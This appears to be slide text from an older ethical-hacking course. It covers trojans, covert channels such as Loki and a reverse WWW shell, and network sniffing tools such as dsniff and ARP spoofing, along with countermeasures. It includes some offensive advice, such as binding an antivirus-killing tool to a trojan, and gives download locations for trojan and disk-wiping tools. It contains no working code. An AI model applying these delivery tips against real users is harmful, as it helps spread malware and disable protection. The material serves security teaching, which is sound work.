
# Tool: Restorator

# Packaging Tool: WordPad

# Infecting via CD-ROM

- When you place a CD in your CD-ROM drive, it automatically starts with some set up interface. An Autorun.inf file that is placed on such CD's is responsible for this action which would look like this:

  [autorun]

  open=setup.exe

  icon=setup.exe

- Therefore it is quite possible that while running the real setup program a trojan could be run very easily.

- Turn off the Auto-Start functionality by doing the following:

  Start button-> Settings-> Control Panel-> System-> Device Manager-> CDROM-> Properties -> Settings

# Hacking Tool: Whack-A-Mole

- Popular delivery vehicle for NetBus/BO servers is a game called Whack-A-Mole which is a single executable called whackamole.exe

- Whack-A-Mole installs the NetBus/BO server and starts the program at every reboot.

# BoSniffer

- Soon after BO appeared, a category of cleaners emerged, claiming to be able to detect and remove BO.

- BOSniffer turned out to be one such Trojan that in reality installed Back Orifice under the pretext of detecting and removing it.

- Moreover, it would announce itself on the IRC channel #BO_OWNED with a random username.

# Hacking Tool: Firekiller 2000

- FireKiller 2000 will kill (if executed) any resistant protection software.

- For instance, if you have Norton Anti-virus auto scan in your taskbar, and ATGuard Firewall activated, this program will KILL both on execution, and makes the installations of both UNUSABLE on the hard drive; which would require re-installation to restore.

- It works with all major protection software like AtGuard, Conseal, Norton Anti-Virus, McAfee Anti-Virus etc.

  Tip: Use it with an exe binder to bind it to a trojan before binding this file (trojan and firekiller 2000) to some other dropper.

# ICMP Tunneling

- Covert Channels are methods in which an attacker can hide the data in a protocol that is undetectable.

- Covert Channels rely on techniques called tunneling, which allows one protocol to be carried over another protocol.

- ICMP tunneling is a method of using ICMP echo-request and echo-reply as a carrier of any payload an attacker may wish to use, in an attempt to stealthily access, or control a compromised system.

# Hacking Tool: Loki

(www.phrack.com)

⦿Loki was written by daemon9 to provide shell access over ICMP making it much more difficult to detect than TCP or UDP based backdoors.

⦿As far as the network is concerned, a series of ICMP packets are shot back and forth: Ping, Pong-response. As far as the attacker is concerned, commands can be typed into the loki client and executed on the server.

# Loki Countermeasures

- Configure your firewall to block ICMP incoming and outgoing echo packets.

- Blocking ICMP will disable ping request and may cause inconvenience to users.

- So you need to carefully decide on security Vs convenience.

- Loki also has the option to run over UDP port 53 (DNS queries and responses.)

# Reverse WWW Shell - Covert channels using HTTP

- Reverse WWW shell allows an attacker to access a machine on your internal network from the outside.

- The attacker must install a simple trojan program on a machine in your network, the Reverse WWW shell server.

- On a regular basis, usually 60 seconds, the internal server will try to access the external master system to pick up commands.

- If the attacker has typed something into the master system, this command is retrieved and executed on the internal system.

- Reverse WWW shell uses standard http protocol.

- It looks like internal agent is browsing the web.

# Backdoor Countermeasures

- Most commercial ant-virus products can automatically scan and detect backdoor programs before they can cause damage (Eg. before accessing a floppy, running exe or downloading mail)

- An inexpensive tool called Cleaner (http://www.moosoft.com/cleanet.html) can identify and eradicate 1000 types of backdoor programs and trojans.

- Educate your users not to install applications downloaded from the internet and e-mail attachments.

# Tool: fPort

# Tool: TCPView

# Process Viewer

# Inzider - Tracks Processes and Ports

http://ntsecurity.nu/cgi-bin/download/inzider.exe.pl

- ⦿ This is a very useful tool that lists processes in your Windows system and the ports each one listen on.

- ⦿ For instance, under Windows NT/2K, BO2K injects itself into other processes, so it is not visible in the Task Manager as a separate process.

- ⦿ When you run Inzider, you will see the port BO2K has bound in its host process

# Hacking Tool: Senna Spy

http://sennaspy.cjb.net/

- Senna Spy Generator 2.0 is a trojan generator. Senna Spy Generator is able to create a Visual Basic source code for a trojan based on a few options.

- This trojan is compiled from generated source code, anything could be changed in it.

**Server Features**

Change wallpaper
Chat with server
Execute DOS commands
Find files
FTP server
Hang up internet connection
Open/close CD-Rom
Play AVI or WAV
Reset windows
Send keys

# Hacking Tool: Hard Disk Killer (HDKP4.0)

http://www.hackology.com/programs/hdkp/ginfo.shtml

⊙ The Hard Drive Killer Pro series of programs offer one the ability to fully and permanently destroy all data on any given Dos or Win3.x/9x/NT/2000 based system. In other words 90% of the PCs worldwide.

⊙ The program, once executed, will start eating up the hard drive, and or infect and reboot the hard drive within a few seconds.

⊙ After rebooting, all hard drives attached to the system would be formatter (in an un recoverable manner) within only 1 to 2 seconds, regardless of the size of the hard drive.

# System File Verification

⊙Windows 2000 introduced Windows File Protection (WFP) which protects system files that were installed by Windows 2000 setup program from being overwritten.

⊙The hashes in this file could be compared with the SHA-1 hashes of the current system files to verify their integrity against the 'factory originals'

⊙sigVerif.exe utility can perform this verification process.

# Tool: Tripwire

- Tripwire will automatically calculate cryptographic hashes of all key system files or any file that you want to monitor for modifications.

- Tripwire software works by creating a baseline "snapshot" of the system

- It will periodically scan those files, recalculate the information, and see if any of the information has changed. If there is a change an alarm is raised.

# Tool: Beast

- Beast is a powerful Remote Administration Tool (AKA trojan) built with Delphi 7.

- One of the distinct features of the Beast is that is an all-in-one trojan (client, server and server editor are stored in the same application).

- An important feature of the server is that is using the injecting technology.

# Summary

- Trojans are malicious pieces of code that carry cracker software to a target system

- Trojans are used primarily to gain and retain access on the target system

- Trojans often reside deep in the system and make registry changes that allow it to meet its purpose as a remote administration tool

- Popular Trojans include back orifice, netbus, subseven, beast etc.

- Awareness and preventive measures are the best defense against Trojans.

# Ethical Hacking

Module VII

Sniffers

# Module Objective

- Overview of Sniffers

- Understanding Sniffers from a cracker perspective

- Comprehending Active and Passive Sniffing

- ARP Spoofing and Redirection

- DNS and IP Sniffing and Spoofing

- HTTPS Sniffing

- Illustration of various tools used in the above context

# Sniffers – An Introduction

- Sniffers monitor network data.

- A sniffer can be a self-contained software program or a hardware device with the appropriate software or firmware programming.

- Sniffers usually act as network probes or "snoops" -- examining network traffic but <u>not</u> intercepting or altering it.

- Some sniffers work only with TCP/IP packets, but the more sophisticated tools can work with many other protocols and at lower levels such as the Ethernet frame.

# Security Concern

- Users of computer networks unwittingly disclose sensitive information about themselves through the use of insecure software, and protocols.

- Standard implementations of widely adopted protocols such as Windows file sharing (CIFS/SMB), telnet, POP3, HTTP and FTP transmit login passwords in clear text, exposing an extremely large segment of the internet population to sniffing-related attacks.

# Tool: Ethereal

# Tool: Snort



- There are three main modes in which Snort can be configured: sniffer, packet logger, and network intrusion detection system.

- Sniffer mode simply reads the packets off of the network and displays them for you in a continuous stream on the console.

- Packet logger mode logs the packets to the disk.

- Network intrusion detection mode is the most complex and configurable configuration, allowing Snort to analyze network traffic for matches against a user defined rule set

# Tool: Windump

- WinDump is the porting to the Windows platform of tcpdump, the most used network sniffer/analyzer for UNIX.

# Tool: Etherpeek

# Passive Sniffing



Attacker's PC

Hub

LAN

# Active Sniffing

# EtherFlood

- EtherFlood floods a switched network with Ethernet frames with random hardware addresses.

- The effect on some switches is that they start sending all traffic out on all ports so that the attacker is able to sniff all traffic on the network.

# dsniff

- dsniff is a collection of tools for network auditing and penetration testing.

- dsniff, filesnarf, mailsnarf, msgsnarf, urlsnarf, and webspy passively monitor a network for interesting data (passwords, e-mail, files, etc.).

- arpspoof, dnsspoof, and macof facilitate the interception of network traffic normally unavailable to an attacker (e.g, due to layer-2 switching).

- sshmitm and webmitm implement active monkey-in-the-middle attacks against redirected SSH and HTTPS sessions by exploiting weak bindings in ad-hoc PKI.

# ARP Spoofing

**2. Send fake ARP response to re-map default router IP to attacker's MAC**

**1. Configure IP Forwarding**

**4. Sniff the traffic from the link**

**5. Packets are forwarded from attacker's machine to the actual default router for delivery to the outside world**

**3. Victim sends traffic destined for outside world based on poisoned ARP table entry**

# Sniffing HTTPS and SSH

- SSL connection uses a session key to encrypt all data sent by server and client.

- SSH is based on the public key encryption idea.

- With SSH a session key is transmitted in an encrypted fashion using a public key stored on the server.

- As such, these protocols – SSL and SSH are sound from a security standpoint. The problem however lies in the basis of these protocols – namely trust certificates and public keys.

# Man in the Middle Attack

# Macof, MailSnarf, URLSnarf, WebSpy



- Macof floods the local network with random MAC addresses, causing some switches to fail open in repeating mode, and thereby facilitates sniffing.

- Mailsnarf is capable of capturing and outputting SMTP mail traffic that is sniffed on the network.

- urlsnarf is a neat tool for monitoring Web traffic.

- Webspy allows the user to see all the WebPages visited by the victim.

# Ettercap
